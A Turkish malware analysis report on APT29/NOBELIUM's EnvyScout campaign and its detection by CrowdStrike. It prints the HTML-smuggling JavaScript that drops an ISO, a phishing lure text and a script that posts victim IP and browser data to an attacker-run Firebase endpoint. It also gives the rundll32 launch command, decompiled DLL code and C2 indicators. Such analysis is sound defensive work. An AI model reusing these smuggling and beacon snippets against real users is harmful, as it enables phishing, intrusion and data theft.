

NOBELIUM APT29

EnvyScout
CrowdStrike

Analiz Raporu




Analiz Özeti

APT29 tehdit grubu Rusya merkezli olduğu düşünölen ve genellikle Türkiye,Amerika ve Avrupa kıtasında bulunan ölkelerin kritik altyapılarını hedef aldığı tespit edilen bir gelişmiş tehdit aktörüdür .

Bu analiz raporunda CrowdStrike ürünü kullanılarak APT29 grubunun bir alt kolu olan NOBELIUM tehdit aktörüne ait olduğu düşünölen EnvyScout zararlısının analizini gerçekleştirdik.

Siber saldırganlar EnvyScout zararlısını hedef sistemlerde çalıştırmak için ortalama tekniklerini sıklıkla kullanır. Analiz edilen siber saldırıda APT29 grubunun üyeleri hedef kurum veya kuruluşlara HTML eki içeren ortalama mailleri gönderdiği gözlemlenmiştir. Gönderilen mail eklerinde HTML smuggling tekniğı ile gizlenen zararlı yazılım barındırdığı tespit edilmiştir. APT29 grubunun temel amacı, EnvyScout zararlısını HTML smuggling tekniğı ile hedef sistemden Initial Access alınması ve email gateway güvenlik ürünlerinin bu teknik ile bypass edilmesidir.



Trickbot zararlısı tarafından kullanılan örnek bir HTML smuggling tekniğı.(Kaynak: Microsoft)

Infinitum IT Siber Tehdit İstihbaratı ekibinin yaptığı çalışmalar sonucunda HTML smuggling tekniğinin birçok güvenlik ürünü tarafından tespit edilemediğı ve saldırganlar tarafından hedef sistemlere sızmak için günümüzde çok sık olarak kullanılmaya başlandığı gözlemlenmektedir.

Teknik Analiz

Statik Zararlı Analizi

Email eki olarak hedef kullanıcılara gönderilen HTML dosyası analiz edildiğinde içeriğinde JavaScript ve Base64 içerdiği tespit edilmiştir. HTML smuggling tekniklerinde çok sık karşılaştığımız bu JavaScript kodunun temel amacı, Base64 ile gizlenen ISO dosyasını (Zararlının 2. aşaması) hedef kullanıcı HTML dosyasını açtıktan sonra otomatik olarak JavaScript yardımı ile Decode etmek ve Download klasörü altına bu ISO dosyasını kayıt etmektir. Burada HTML dosyası bir dropper olarak kullanılır.

```
<script>
f_data="AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

var _global="object"===typeof window&&window.window===window?window:"object"===

bC = atob(f_data);
bN = new Array(bC.length);
for(var i =0;i < bC.length; i++){
  bN[i] = bC.charCodeAt(i);
}

bA = new Uint8Array(bN);

blob = new Blob([bA], {type: "application/x-cd-image"});
saveAs(blob, "Invitation documents.iso");

</script>
```

➔ Zararlı Yazılım ISO formatında Base64 ile gizlenmiş.

➔ Decode edilen Base64,ISO formatında hedef sistemde çıkartılır.

HTML içinde JavaScript kodu ile gizlenen Zararlı Yazılım.

Hedef kullanıcı HTML dosyasını açtığı anda ortalama saldırısını bozmayacak şekilde hazırlanmış bir sayfa ile karşılaşır. Burada temel amaç kullanıcıya ISO dosyasını dikkat çekmeden açtırmaktır.

HTML kodunun içeriğine bakıldığında, ortalama sırasında kullanılan yazıya ulaşıyor. HTML dosyası hedef kullanıcı tarafından açıldığında bir web adresi yardımı ile hedef sistemlerden IP verisinin alındığı gözlemlenmiştir.

```
</script>

<h1>Downloading attachment</h1>

<p>You are kindly requested to <b>confirm your participation by 26 February 2021</b>, using our online registration system. To register, please send an email to <a href=https://humanitarian-forum.web.app/mail>humanitarianforum@auswaertiges-amt.de</a> upon which you will receive login information to access the registration system. Attached to this invitation you will find a concept note including a programme outline and a pledging form.</p>

<p>We look forward to welcoming you in Berlin for this important event.</p>

<script>
```

Oltalama tekniğinde kullanılan ve HTML içinde olan yazı.


```
try {

  let ip = '';
  try {
    let request = new XMLHttpRequest();
    request.open('GET', 'https://api.ipify.org/?format=jsonp?callback=?', false);
    request.onreadystatechange = function () {
      ip = this.responseText;
    }
    request.send(null);
  } catch(e) {}

  let xf;
  if(navigator.oscpu){
    xf = navigator.oscpu;
  }else{
    xf = navigator.platform;
  }
  let useragent = navigator.userAgent;
  let time = Date.now();
  let path = window.location.pathname.replace('/', '');
  var data = {
    'useragent':useragent,
    'path':path,
    'time':time,
    'ip':ip,
    'xf':xf
  };
  data = JSON.stringify(data);
  let request = new XMLHttpRequest();
  request.open('POST', 'https://humanitarian-forum-default-rtdb.firebaseio.com/root.json',
false);
  request.setRequestHeader('Content-Type', 'application/json');
  request.send(data);

} catch (e) {}
```

APT29 grubunun, hedef kullanıcılardan IP adresi bilgisini api[.]ipify[.]org adresinden alarak kendilerine ait firebase veritabanında kayıt altına aldığı tespit edilmiştir.



Downloading attachment

You are kindly requested to **confirm your participation by 26 February 2021**, using our online registration system. To register, please send an email to humanitarianforum@auswaertiges-amt.de upon which you will receive login information to access the registration system. Attached to this invitation you will find a concept note including a programme outline and a pledging form.


We look forward to welcoming you in Berlin for this important event.

Hedef sisteme HTML dosyası içinden çıkartılan ISO dosyası
Zararlıının 2.adımıdır




Bu saldırıda APT29 grubunun hedefi Avrupa kıtasında bulunan devlet kurumlarıdır.

ISO dosyası analiz edildiğinde içeriğinde 1 adet gizli olarak tutulan DLL dosyası (Zararlıının 3.aşaması) ve LNK uzantılı (Shortcut) 2 adet klasör vardır. Bu saldırı tekniğinde amaç HTML dosyası ile çıkarılan ISO dosyasına tıklayan hedef kullanıcının, ISO içindeki LNK uzantılı klasörlerini de tıklamasıdır. LNK uzantılı klasörler DLL dosyasının rundll32.exe ile çalıştırılmasını sağlamaktadır.



ISO dosyası açıldığında karşımıza çıkan LNK uzantılı klasörler ve Zararlı Yazılımın 3.adımı olan DLL

LNK uzantılı klasörler incelendiğinde, target bölümünde bulunan komut yardımı ile LNK klasörü açıldığında **GraphicalComponent.dll** isimli Zararlı Yazılımın **rundll32.exe** ile çalıştırılması saldırımlar tarafından hedeflenmektedir.



Rundll32.exe Zararlı Yazılımlar tarafından çok sık olarak kullanılan bir LOLBIN'dir. (<https://lolbas-project.github.io/lolbas/Binaries/Rundll32/>)

DLL dosyasına ait Export table analiz edildiğinde, Zararlı'nın orjinal isminin DLL_stageless olduğu ve en son 2021 yılında compile edildiği tespit edilmiştir. Zararlı Yazılımın orjinal ismi ve kullandığı Windows API'ları bize DLL dosyasının Cobalt Strike zararlısı içerdiği ile ilgili ipucu vermektedir.

Offset	Name	Value	Meaning
FC40	Characteristics	0	
FC44	TimeDateStamp	602D179F	Wednesday, 17.02.2021 13:18:23 UTC
FC48	MajorVersion	0	
FC4A	MinorVersion	0	
FC4C	Name	11272	DLL_stageless.dll
FC50	Base	1	
FC54	NumberOfFunctions	1	
FC58	NumberOfNames	1	
FC5C	AddressOfFunctions	11268	
FC60	AddressOfNames	1126C	
FC64	AddressOfNameOrdinals	11270	

DLL formatında olan Zararlı Yazılımlar bu örnekte de olduğu gibi belirli bir Entry Point ile rundll32.exe ile hedef sistemde çalıştırılır. DLL dosyası analiz edildiğinde VisualServiceComponent isimli bir Entry Point ile çalıştığı tespit edilmiştir.

```
; Exported entry 1. VisualServiceComponent
; Attributes: fuzzy-sp
; void __usercall VisualServiceComponent(int@<ebp>)
public VisualServiceComponent
VisualServiceComponent proc near
anonymous_0= dword ptr -0Ch
var_8= dword ptr -8
push     ebx
mov     ebx, [ebp+var_8]
mov     eax, [ebx]
push     eax
call    [eax]
pop     eax
mov     ebx, [ebp+var_8]
pop     ebx
ret     4
```

Choose an entry point

Name	Address	Ordinal
VisualServiceComponent	10001010	1
DllEntryPoint	100019BB	[main entry]

Line 1 of 2

OK Cancel Search Help

Cobalt Strike Zararlısının DLL formatında, Anti Virüs veya EDR güvenlik ürünleri tarafından tespit edilmesini zorlaştırmak için API Hashing tekniği ile memory üzerinde Shellcode yükleme işlemi yaptığı tespit edilmiştir. Zararlı Yazılım böylece kullandığı Windows API'larını gizlemiştir.


```
uintptr_t _init_pointers()
{
    PVOID v0; // esi
    HMODULE ModuleHandleW; // edi
    uintptr_t result; // eax

    v0 = EncodePointer(0);
    sub_10005FB7(v0);
    sub_10001D6E(v0);
    sub_10005FC4(v0);
    _initp_misc_winsig(v0);
    _initp_eh_hooks(v0);
    sub_100061F2(v0);
    ModuleHandleW = GetModuleHandleW(L"kernel32.dll");
    dword_10046C80 = __security_cookie ^ (unsigned int)GetProcAddress(ModuleHandleW, "FlsAlloc");
    dword_10046C84 = __security_cookie ^ (unsigned int)GetProcAddress(ModuleHandleW, "FlsFree");
    dword_10046C88 = __security_cookie ^ (unsigned int)GetProcAddress(ModuleHandleW, "FlsGetValue");
    dword_10046C8C = __security_cookie ^ (unsigned int)GetProcAddress(ModuleHandleW, "FlsSetValue");
    dword_10046C90 = __security_cookie ^ (unsigned int)GetProcAddress(ModuleHandleW, "InitializeCriticalSectionEx");
    dword_10046C94 = __security_cookie ^ (unsigned int)GetProcAddress(ModuleHandleW, "CreateEventExW");
    dword_10046C98 = __security_cookie ^ (unsigned int)GetProcAddress(ModuleHandleW, "CreateSemaphoreExW");
    dword_10046C9C = __security_cookie ^ (unsigned int)GetProcAddress(ModuleHandleW, "SetThreadStackGuarantee");
    dword_10046CA0 = __security_cookie ^ (unsigned int)GetProcAddress(ModuleHandleW, "CreateThreadpoolTimer");
    dword_10046CA4 = __security_cookie ^ (unsigned int)GetProcAddress(ModuleHandleW, "SetThreadpoolTimer");
    dword_10046CA8 = __security_cookie ^ (unsigned int)GetProcAddress(ModuleHandleW, "WaitForThreadpoolTimerCallbacks");
    dword_10046CAC = __security_cookie ^ (unsigned int)GetProcAddress(ModuleHandleW, "CloseThreadpoolTimer");
    dword_10046CB0 = __security_cookie ^ (unsigned int)GetProcAddress(ModuleHandleW, "CreateThreadpoolWait");
    dword_10046CB4 = __security_cookie ^ (unsigned int)GetProcAddress(ModuleHandleW, "SetThreadpoolWait");
    dword_10046CB8 = __security_cookie ^ (unsigned int)GetProcAddress(ModuleHandleW, "CloseThreadpoolWait");
    dword_10046CBC = __security_cookie ^ (unsigned int)GetProcAddress(ModuleHandleW, "FlushProcessWriteBuffers");
    dword_10046CC0 = __security_cookie ^ (unsigned int)GetProcAddress(ModuleHandleW, "FreeLibraryWhenCallbackReturns");
    dword_10046CC4 = __security_cookie ^ (unsigned int)GetProcAddress(ModuleHandleW, "GetCurrentProcessorNumber");
}
```

Disassembly edilen GraphicalComponent.dll Zararlısı, API Hashing tekniği kullanıyor.

CrowdStrike ile Dinamik Zararlı Analizi

Cobalt Strike Zararlarını içeren GraphicalComponent.dll dosyası rundll32.exe ile LAB ortamında çalıştırıldığında, APT29 grubuna ait komuta kontrol sunucusu ile sürekli olarak belirli aralıklar ile bağlantı isteği yaptığı tespit edilmiştir.



Process Tree üzerinden görülen Rundll32 nin GraphicalComponent.dll Zararlısını yüklediği gözlemlenmektedir.

Siber saldırganlar Cobalt Strike aracı ile enfekte ettikleri cihazlara uzaktan erişim sağlayabilmektedir. Cobalt Strike Günümüzde özellikle APT ve Ransomware grupları tarafından Initial Access aşamasında en sık kullanılan saldırı araçlarından birisidir. Cobalt Strike aracının çok esnek olması neticesinde, tehdit aktörleri Zararlı Yazılımlarını çok sık değiştirerek Behavior ve Signature tabanlı çalışan Antivirüs ürünlerini bypass edebilmektedir.

CrowdStrike yüklü olan test cihazında EnvyScout Zararlı Yazılım çalıştırıldığında CrowdStrike agent Yapay Zeka tabanlı olduğu için test edilen Zararlıyı başarılı olarak engellemiş ve kullanıcıya bu durum hakkında detaylı olarak veri sağlamıştır.

The screenshot displays the CrowdStrike Detections interface. On the left, three detection cards are visible: explorer.exe, rundll32.exe, and Wireshark.exe. The rundll32.exe card is highlighted with a red box. The right panel shows the execution details for explorer.exe, including the detect time, host name, user name, severity, objective, tactic & technique, technique ID, specific to this detection, triggering indicator, global prevalence, local prevalence, IOC management action, associated file, grouping tags, local process ID, command line, and file path.

CrowdStrike üzerinden gelen Detections alarmları incelendiğinde process tree ekranında birçok rundll32.exe süreci olduğu görülmüştür. Bu süreçler incelendiğinde komut satırlarında GraphicalComponent.dll dosyasını yürütmeye çalıştığı görülmüştür.

The screenshot displays the CrowdStrike Detections interface with a process tree view. The process tree shows a chain of processes including explorer.exe, notepad++.exe, rundll32.exe, and chrome.exe. The command line for rundll32.exe is highlighted with a red box: "C:\Windows\System32\rundll32.exe" GraphicalComponent.dll VisualServiceComponent. The right panel shows the execution details for rundll32.exe, including the detect time, host name, user name, severity, objective, tactic & technique, technique ID, IOA name, IOA description, grouping tags, local process ID, command line, file path, executable SHA256, global prevalence, local prevalence, and IOC management action.

CrowdStrike yönetici paneli üzerinden, Zararlı Yazılımın yaptığı bu işlemin detaylarını görmek mümkündür.

Processes and Services

Process Executions

File Name: rundl132.exe Command Line: * Excluded File Name(s): NONE Excluded Command Line(s): NONE Exclude Common Processes:

Time (UTC)	Host Name	User Name	File Name	PID	Process ID	Command Line	MD5
2022-03-16 10:29:22	DESKTOP-5C29KH5	RE	rundl132.exe	5280	172103311	"C:\Windows\System32\rundl132.exe" GraphicalComponent.dll VisualServiceComponent	889b99c52a60dd49227c5e
2022-03-16 10:29:22	DESKTOP-5C29KH5	RE	rundl132.exe	6056	171289095	"C:\Windows\System32\rundl132.exe" GraphicalComponent.dll VisualServiceComponent	ef3179d498793bf4234f70

Hedef sistem üzerinde çalışan Zararlı Yazılımın ne zaman çalıştığını ve saldırgana ait hangi komuta kontrol sunucusu ile iletişime geçtiğine ait verilere erişebiliyoruz.

Investigate

SEARCH ACTIVITY HUNT TIMELINE VISIBILITY REPORTS SENSORS AUDIT VULNERABILITIES CUSTOM ALERTS INSTALLED APPLICATIONS OS SECURITY FEATURES

UIPATH

IP Search

Use this page to search for multiple space-delimited IPv4s Recommend only using one of the IP filters at a time.

Source IP (space-delimited): * Destination IP (space-delimited): 139.99.167.177 External IP (AIP) (Space-delimited): * Company: All Select time range: Last 7 days Submit Hide Filters

Search produced no results.

IP Search Summary

	Source IP	Destination IP	External IP	Host Name	# of Hosts	First Connection	First Connect Date	Last Connection	Last Connect Date
1	192.168.1.59	139.99.167.177		DESKTOP-5C29KH5	1	DESKTOP-5C29KH5	03/16/2022 10:29:24.738	DESKTOP-5C29KH5	03/16/2022 10:29:24.738

CrowdStrike aracı APT29 grubuna ait komuta kontrol IP adresini tespit etmiştir.

IOC Verisi

GraphicalComponent.dll

MD5 600aceaddb22b9a1d6ae374ba7fc28c5
SHA-1 19a751ff6c5abd8e209f72add9cd35dd8e3af409
SHA-256 a4f1f09a2b9bc87de90891da6c0fca28e2f88fd67034648060cef9862af9a3bf

Cobalt Strike Komuta Kontrol Sunucusu

139[.]99[.]167[.]177/jquery-3.3.1.min.js

Hedef Kullanıcılardan IP Adresi Bilgisinin Alınması

api[.]jipify[.]org

humanitarian[-]forum[-]default[-]rtdb[.]firebaseio[.]com

MITRE ATT&CK Taktik ve Teknik Listesi

Tactic	Technique
Defense Evasion	Obfuscated Files or Information: HTML Smuggling [T1027.006]
Execution	User Execution: Malicious File [T1204.002]
Command and Control	Application Layer Protocol: Web Protocols [T1071.001]
Initial Access	Phishing: Spearphishing Attachment [T1566.001]
Defense Evasion	Signed Binary Proxy Execution: Rundll32 [T1218.011]
Defense Evasion	Deobfuscate/Decode Files or Information [T1140]